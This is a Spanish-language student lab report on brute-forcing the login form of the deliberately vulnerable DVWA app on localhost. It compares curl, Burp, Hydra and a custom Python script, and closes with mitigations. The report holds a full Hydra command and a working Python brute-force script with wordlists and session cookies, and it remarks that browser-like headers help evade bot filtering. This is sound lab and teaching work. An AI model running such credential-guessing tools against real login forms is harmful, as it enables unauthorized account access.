Curl con credenciales correctas. Es la misma petición, pero con username=admin y password=password. Al ser datos válidos, el sistema debería autenticar la sesión, redirigir o entregar la vista de usuario logueado.

luego de ejecutar los comandos se obtuvieron los siguientes resultados

```
HTTP/1.1 302 Found
Date: Sun, 28 Sep 2025 18:04:11 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.4.8
```

```
Set-Cookie: PHPSESSID=07d6df1b02ed3efa7f82b5d410dfccae; expires=Mon, 29 Sep 2025 18:04:11 GMT; Max-Age=8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Sun, 28 Sep 2025 18:04:11 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.4.8
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1392
Content-Type: text/html;charset=utf-8
```

Listing 5: Resutado obtenido crendenciales incorrectas

```
HTTP/1.1 302 Found
Date: Sun, 28 Sep 2025 18:04:06 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.4.8
Set-Cookie: PHPSESSID=07d6df1b02ed3efa7f82b5d410dfccae; expires=Mon, 29 Sep 2025 18:04:06 GMT; Max-Age=8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Sun, 28 Sep 2025 18:04:06 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.4.8
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 6490
Content-Type: text/html;charset=utf-8
```

Listing 6: Resutado obtenido crendenciales correctas

las credenciales incorrectas, el servidor responde inicialmente con un código HTTP/1.1 302 Found, lo que indica una redirección. La cabecera Location: login.php confirma que, al no ser válidas las credenciales, el servidor redirige nuevamente a la página de inicio de sesión. Se establece una sesión PHPSESSID, pero esta no otorga acceso al contenido protegido. Finalmente, la respuesta HTTP/1.1 200 OK devuelve la página de login con un tamaño de contenido relativamente pequeño (Content-Length: 1392), reflejando que solo se carga la interfaz de autenticación. Esto evidencia que el servidor bloquea el acceso y mantiene al usuario en la página de inicio de sesión.

Con las credenciales correctas, el servidor también responde con un HTTP/1.1 302 Found, pero en este caso la cabecera de redirección apunta a index.php. Esto indica que el acceso ha sido exitoso y que el usuario es dirigido a la página principal del sistema. La sesión

PHPSESSID que se genera permite mantener el estado de autenticación, y la respuesta final HTTP/1.1 200 OK entrega la página principal con un tamaño de contenido mayor (Content-Length: 6490), lo que refleja que ahora se puede acceder al contenido protegido.

2.9. Demuestra 4 diferencias (curl)

Tras ejecutar los comandos curl con credenciales válidas e inválidas, se compararon las respuestas HTTP obtenidas desde la terminal. A partir de este análisis, se identificaron cuatro diferencias clave entre ambos casos:

Token distinto: en cada intento, el parámetro enviado en la solicitud relacionado con el usuario o la sesión es diferente, reflejando que el servidor genera un token único por cada interacción.

Content-Length: el encabezado Content-Length varía ligeramente entre los intentos válidos e inválidos, indicando diferencias en la cantidad de información que el servidor devuelve en cada caso.

Redirección del flujo: con credenciales correctas, la respuesta HTTP incluye una redirección hacia index.php, mientras que con credenciales incorrectas la respuesta permanece en login.php. Esto muestra que el flujo de navegación cambia según el resultado de la autenticación.

Mensaje de carga: al observar la terminal, la línea upload completely sent off muestra valores distintos, con una diferencia de 1 byte, reflejando cambios mínimos en el contenido enviado o recibido durante la solicitud.

Estas diferencias permiten concluir que el servidor maneja de manera distinta los intentos de inicio de sesión exitosos y fallidos, y pueden utilizarse como indicadores confiables para validar automáticamente la autenticación.

2.10. Instalación y versión a utilizar (hydra)

se instala Hydra mendiante el comando :

```
doshuertos@doshuertos-ThinkPad-L13-Yoga-Gen 2 sudo apt install hydra
```

Listing 7: Script en Bash para instalar Hydra

Luego se verifica la version con el siguiente comando :

```
doshuertos@doshuertos-ThinkPad-L13-Yoga-Gen 2 hydra --version
```

Listing 8: Script en Bash para ver version hydra

Este comando indico que la version de hydra que se utilizara es la 9.5



Figura 11: Hydra instalandose.

2.11. Explicación de comando a utilizar (hydra)

El comando a utilizar es el siguiente :

```
hydra -L /home/doshuertos/Descargas/Usuarios.txt -P
/home/doshuertos/Descargas/2024-197_most_used_passwords.txt
http-get-form://127.0.0.1:4280/vulnerabilities/brute/
:"username=^USER^&password=^PASS^&Login=Login
:H=Cookie:PHPSESSID=07d6df1b02ed3efa7f82b5d410dfccae;security=low
:F=Username␣and/or␣password␣incorrect"
```

Listing 9: Script en Bash para encontra los pares en Hydra

Este comando se utiliza para probar usuarios y contraseñas de dos archivos (-L la lista de usuarios y -P la lista de passwords) contra el formulario web en http://127.0.0.1:4280/vulnerabilities/brute/. Hydra reemplaza ÛSERŷ P̂ASSên la cadena username=&password=&Login=Login por cada combinación y la envía como una petición GET .

También envía una cabecera Cookie fija (PHPSESSID=;security=low) para simular la sesión que necesita la app. Para decidir si un intento falla, busca la cadena Username and/or password incorrect en la respuesta; si aparece, lo marca como fallo; si no aparece, puede considerarlo exitoso.

2.12. Obtención de al menos 2 pares (hydra)

Una vez ejecutado el comando nos dan los siguientes resultados:



Figura 12: Resultados de Hydra.

como se puede observar en la imagen se encuentran 5 pares factibles, estos se prueban directamente en el brute force de la aplicacion web DVWA, y funcionan correctamente.

2.13. Explicación paquete curl (tráfico)

El paquete generado por cURL contiene lo esencial que el servidor necesita para procesar la petición: método HTTP, la URL, los encabezados mínimos (User-Agent, Host, Content-Type si aplica) y, cuando corresponde, el cuerpo con los datos (por ejemplo username y password). cURL crea solicitudes directas y sin artificios: son compactas, predecibles y fáciles de leer en un volcado de tráfico. Por eso resultan ideales para pruebas puntuales y para reproducir exactamente una petición.



Figura 13: Captura Curl.

2.14. Explicación paquete burp (tráfico)

Burp Suite, a diferencia de cURL, está diseñada para interceptar, analizar y manipular el tráfico web. Por eso las peticiones que registra y genera son más detalladas: además de los elementos básicos (método, URL, encabezados y cuerpo) suelen incluir cookies, cabeceras adicionales, parámetros reescritos y metadatos de sesión. Esto permite estudiar a fondo cómo se comunican el navegador y el servidor y modificar las solicitudes en tiempo real, pero también hace que el tráfico sea más complejo de interpretar que el generado por herramientas más simples como cURL.



Figura 14: Captura Burp.

2.15. Explicación paquete hydra (tráfico)

El tráfico que genera Hydra sigue la estructura básica de una petición HTTP (encabezados + cuerpo o query), similar a cURL, pero su rasgo distintivo es la automatización masiva: Hydra envía centenas o miles de solicitudes cambiando usuario/contraseña por cada intento. Por ello, el patrón de tráfico es repetitivo y de alto volumen; cada paquete individual es sencillo.



Figura 15: Captura Hydra.

2.16. Mención de las diferencias (tráfico)

cURL genera peticiones simples y compactas: método, URL, encabezados básicos y, si corresponde, cuerpo. Es ideal para reproducir y automatizar solicitudes puntuales y su tráfico es fácil de leer y depurar.

Burp Suite está pensado para inspeccionar y manipular el tráfico web. Las peticiones que registra y emite son más ricas en información (cookies, encabezados extra, parámetros reescritos y metadatos), lo que facilita el análisis profundo pero hace el tráfico más complejo de interpretar.

Hydra envía solicitudes con la misma estructura básica que cURL, pero su rasgo distintivo es la automatización masiva: prueba muchas combinaciones de usuario/contraseña a alta velocidad. Esto produce un volumen elevado y patrones repetitivos de tráfico, útil para pruebas de fuerza bruta en entornos controlados.

En conjunto: usa cURL para pruebas reproducibles y sencillas, Burp para análisis interactivo y manipulación, y Hydra cuando necesites automatizar pruebas a gran escala

2.17. Detección de SW (tráfico)

cURL produce tráfico muy básico y predecible: encabezados mínimos, ausencia de metadatos adicionales y un patrón de una o pocas solicitudes aisladas. Esto facilita su reconocimiento en un volcado de tráfico, aunque es posible disfrazarlo cambiando el User-Agent o añadiendo cabeceras manualmente desde la línea de comandos.

Burp Suite suele dejar huellas propias en las peticiones: además de gestionar cookies de forma explícita, puede añadir cabeceras o metadatos utilizados por la herramienta y el tráfico registrado incluye trazas y modificaciones deliberadas que facilitan su identificación durante el análisis.

Hydra no añade cabeceras distintivas, pero se reconoce por su patrón: ráfagas de intentos repetitivos y rápidos contra la misma URL, con variaciones sistemáticas en los parámetros. Ese alto volumen y la regularidad temporal del tráfico son el indicio más claro de un ataque automatizado.

2.18. Interacción con el formulario (python)

para interactura con el formulario se hace el siguiente codigo en python :

Listing 10: Script Fuerza bruta Python

```
import requests
import csv
import time
import sys
import numpy as np

def Obtener_URL(Username, Password):
    return f"http://127.0.0.1:4280/vulnerabilities/brute/?username={Username}&password={Password}&Login=Login"

session = requests.Session()
Headers = {
    "User-Agent": "Mozilla/5.0",
    "Content-Type": "application/x-www-form-urlencoded"
}
COOKIES = {"PHPSESSID": "07d6df1b02ed3efa7f82b5d410dfccae","security": "low"}

tiempos = []
intentos = 0
encontrados = {}

with open("/home/doshuertos/Descargas/2024-197_most_used_passwords.txt", newline="", encoding="utf-8") as file:
    claves = [fila[0].strip() for fila in csv.reader(file) if fila and fila[0].strip()]

with open("/home/doshuertos/Descargas/Usuarios.txt", newline="", encoding="utf-8") as file2:
    Usuarios = [fila[0].strip() for fila in csv.reader(file2) if fila and fila[0].strip()]
    for Usuario in Usuarios:
        for clave in claves:
            T_Inicio = time.time()
            try:
                Respuesta = session.post(Obtener_URL(Usuario,clave), headers=Headers,cookies=COOKIES)
            except requests.RequestException as e:

                print(f"[ERROR] {Usuario}:{clave} -> {e}")
                continue
            if "Welcome to the password protected area" in str(Respuesta.content) :
                print(f"Usuario y contrase a valida :{Usuario}, {
```

```
                    clave}")
37                  encontrados[Usuario] = clave
38              else :
39                  print(f"Usuario y contrase a Incorrecta:{Usuario},
                        {clave}")
40              T_Termino = time.time()
41              tiempos.append(T_Termino - T_Inicio)
42              intentos += 1
43  print(f"============================== DATOS
        ================================")
44  print(f"Intentos realizados: {intentos}")
45  for Usuario in encontrados :
46       print(f"Usuario y contrase a valida :{Usuario}, {encontrados[
            Usuario]}")
47  print(f"El tiempo promedio por cada clave fue :{tiempos[1]}")
```

El script hace un brute-force sobre el formulario vulnerabilities/brute usando requests. Primero crea una función Obtener_URL que construye la URL con username, password y Login como query string. Abre dos ficheros: uno con contraseñas (claves) y otro con usuarios (Usuarios), y luego itera en doble bucle (por cada usuario prueba todas las claves).

Para cada intento usa una sesión (session) y envía una petición POST a la URL generada, con Headers y COOKIES predefinidos. Mide el tiempo de cada intento (almacena la duración en tiempos) y cuenta intentos. Si la respuesta contiene el texto "Welcome to the password protected area", guarda la combinación válida en el diccionario encontrados; si no, lo marca como incorrecto. Captura excepciones de red y las imprime sin detener todo el proceso.

2.19. Cabeceras HTTP (python)

Listing 11: Headers

```
1  Headers = {
2      "User-Agent": "Mozilla/5.0",
3      "Content-Type": "application/x-www-form-urlencoded"
4  }
```

User-Agent, Content-Type y cookies hacen que la petición se parezca a la de un navegador real. User-Agent indica qué cliente hace la petición; poner uno legítimo ayuda a evitar filtros que bloquean bots. Content-Type especifica cómo vienen los datos y asegura que el servidor procese correctamente el cuerpo. Las cookies (p. ej. PHPSESSID, security) mantienen estado y permiten acceder a flujos que requieren sesión activa.

2.20. Obtención de al menos 2 pares (python)

se obtiene los siguientes resultados



Figura 16: Resultados obtenidos en python.

como se observa en la imagen se encontraron 5 pares validos, despues de probar 6561 datos, esto hace que sea bastante fiable, aunque realmente no muestra una gran diferencia con la utilizacion de hydra

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

En comparacion lo mas efectivo que se puede indicar es la velocidad Burpsuite fue el mas lento, ya que, este para ir de manera veloz necesitava la licencia profesional por lo que lo descarta en rendimiento por su velocidad, cURL necesito las claves validas para funcionar de la manera correcta por ende no ingrea a la comparacion, Hydra y Python sin duda fueron los mas rapidos y una automatizacion eficaz, a mi vision el ganador seria aqui python ya que hay mas libertad de uso pudiendo simular mas un ataque real o directamente haciendolo desde este, al poder lograr evitar el bloque de bots.

2.22. Demuestra 4 métodos de mitigación (investigación)

Existen diversas estrategias que permiten proteger aplicaciones web frente a ataques de fuerza bruta, aumentando la seguridad y dificultando la automatización de intentos de acceso no autorizados. A continuación se describen cuatro métodos comunes y su justificación:

Bloqueo temporal de cuentas Después de un número determinado de intentos fallidos, la cuenta se bloquea temporalmente. Esto limita la velocidad de los ataques automatizados y obliga al atacante a esperar antes de intentar de nuevo, reduciendo significativamente la probabilidad de éxito sin afectar de manera grave a usuarios legítimos.

CAPTCHA Integrar un CAPTCHA en el formulario de inicio de sesión ayuda a diferenciar entre humanos y bots. Al requerir una interacción que solo un humano puede resolver fácilmente, se impide que los ataques automatizados puedan enviar miles de combinaciones de credenciales en poco tiempo.

Limitación de tasa (rate limiting) Este método restringe el número de intentos de autenticación por dirección IP o por cuenta en un intervalo de tiempo determinado. Al desacelerar los intentos masivos, reduce la efectividad de ataques automatizados y permite detectar patrones sospechosos sin interrumpir el acceso de usuarios legítimos.

Autenticación multifactor (MFA) Añadir un segundo factor de autenticación, como un código enviado al correo electrónico, SMS o aplicación móvil, asegura que conocer la contraseña por sí sola no basta para acceder. Esto protege la cuenta incluso si la contraseña ha sido adivinada, aumentando drásticamente la seguridad frente a ataques de fuerza bruta.

Estas medidas combinadas crean múltiples capas de defensa, el bloqueo y la limitación de tasa reducen la velocidad de ataque, los CAPTCHAs evitan la automatización, y la MFA asegura que el compromiso de la contraseña no es suficiente para el acceso. Implementarlas en conjunto aumenta la resiliencia de la aplicación frente a ataques de fuerza bruta y protege a los usuarios de accesos no autorizados.

Conclusiones y comentarios

En este laboratorio pude entender mejor cómo funcionan los ataques de fuerza bruta en aplicaciones web y qué tan diferentes son las herramientas que se usan para realizarlos. Logré montar DVWA en Docker y, a partir de ahí, probé distintos enfoques: con Burp Suite el ataque fue efectivo pero muy lento por la versión gratuita; con cURL se entendió bien cómo se construye y procesa la petición HTTP, aunque solo sirve si ya se tienen las credenciales; con Hydra se consiguió rapidez y buenos resultados de manera automática; y con el script en Python pude comprobar que se puede tener la misma efectividad que Hydra, pero con mayor flexibilidad para personalizar el ataque.